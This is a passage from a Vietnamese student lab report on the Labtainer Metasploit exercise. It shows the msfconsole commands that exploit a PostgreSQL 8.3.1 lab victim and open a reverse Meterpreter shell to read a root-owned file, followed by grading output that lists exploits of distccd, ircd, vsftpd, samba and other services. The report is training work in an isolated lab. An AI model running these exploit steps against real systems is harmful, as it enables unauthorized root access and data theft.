
```
msf5 > use exploit/linux/postgres/postgres_payload  
msf5 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.2  
RHOST => 192.168.1.2  
msf5 exploit(linux/postgres/postgres_payload) > exploit  
[*] Started reverse TCP handler on 192.168.1.3:4444  
[*] 192.168.1.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)  
[*] Uploaded as /tmp/JwEqjgrE.so, should be cleaned up automatically  
[*] Sending stage (985320 bytes) to 192.168.1.2  
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:49586) at 2025-04-16 20:14:25 +0000  
meterpreter > cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
#  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 412b518bff7bdcf3c8fd5cc51a886e19  
meterpreter >
```

*Hình 12. Tìm và tấn công lỗ hổng postgres\_payload*



## CHƯƠNG 3. KẾT QUẢ THỰC HÀNH

- Màn hình checkwork bài thực hành:



```
student@labtainerVMware: ~/labtainer/labtainer-student
distccd_ok: Ran nmap and used msfconsole (use distccd exploit) to achieve root privilege and view root file
irc_ok: Ran nmap and used msfconsole (use ircd exploit) to achieve root privilege and view root file
vsftpd_ok: Ran nmap and used msfconsole (use vsftpd exploit) to achieve root privilege and view root file
samba_ok: Ran nmap and used msfconsole (use samba exploit) to achieve root privilege and view root file
httpphp_ok: Ran nmap and used msfconsole (use HTTP PHP exploit) to achieve root privilege and view root file
postgres_ok: Ran nmap and used msfconsole (use Postgres exploit) to achieve root privilege and view root file
student@labtainerVMware:~/labtainer/labtainer-student$ checkwork
[2025-04-16 13:15:29.261 - ERROR - labutils.py:2259 - CreateCopyChown()] Container metasploit.victim.student fail on executing ['docker', '-i', 'metasploit.victim.student', '/usr/bin/sudo', '/home/ubuntu/.local/bin/Student.py', 'ubuntu', 'metasploit.victim.student', 'True'] File "/home/ubuntu/.local/bin/Student.py", line 268
os.chmod(TempOutputName, 0o666)
^
SyntaxError: invalid syntax

Results stored in directory: /home/student/labtainer_xfer/metasploit
Successfully copied 1.7MB to metasploit-igrader:/home/instructor/B220CAT136.metasploit.lab
Successfully copied 3.07KB to /home/student/labtainer_xfer/metasploit
Labname metasploit

Student | rlogin_ok | ingreslock_ok | distccd_ok | irc_ok | vsftpd_ok | samba_ok | httpphp_ok | postgres_ok |
=====|=====|=====|=====|=====|=====|=====|=====|=====|
B220CAT136 | V | V | V | V | V | V | V | V |
What is automatically assessed for this lab:

rlogin_ok: Ran nmap and used rlogin to achieve root privilege and view root file
ingreslock_ok: Ran nmap and used telnet (to ingreslock service) to achieve root privilege and view root file
distccd_ok: Ran nmap and used msfconsole (use distccd exploit) to achieve root privilege and view root file
irc_ok: Ran nmap and used msfconsole (use ircd exploit) to achieve root privilege and view root file
vsftpd_ok: Ran nmap and used msfconsole (use vsftpd exploit) to achieve root privilege and view root file
samba_ok: Ran nmap and used msfconsole (use samba exploit) to achieve root privilege and view root file
httpphp_ok: Ran nmap and used msfconsole (use HTTP PHP exploit) to achieve root privilege and view root file
postgres_ok: Ran nmap and used msfconsole (use Postgres exploit) to achieve root privilege and view root file

student@labtainerVMware:~/labtainer/labtainer-student$
student@labtainerVMware:~/labtainer/labtainer-student$ stoplab metasploit
[2025-04-16 13:16:06.983 - ERROR - labutils.py:2259 - CreateCopyChown()] Container metasploit.victim.student fail on executing ['docker', 'exec', '-i', 'metasploit.victim.student', '/usr/bin/sudo', '/home/ubuntu/.local/bin/Student.py', 'ubuntu', 'metasploit.victim.student', 'False'] File "/home/ubuntu/.local/bin/Student.py", line 268
os.chmod(TempOutputName, 0o666)
^
SyntaxError: invalid syntax

Results stored in directory: /home/student/labtainer_xfer/metasploit
student@labtainerVMware:~/labtainer/labtainer-student$
```

Hình 13. Kết quả bài thực hành

- Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab: *stoplab metasploit*
- Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới lệnh stoplab.

## TÀI LIỆU THAM KHẢO

- [1] <https://www.techtarget.com/searchsecurity/tip/Using-Metasploit-for-real-world-security-tests>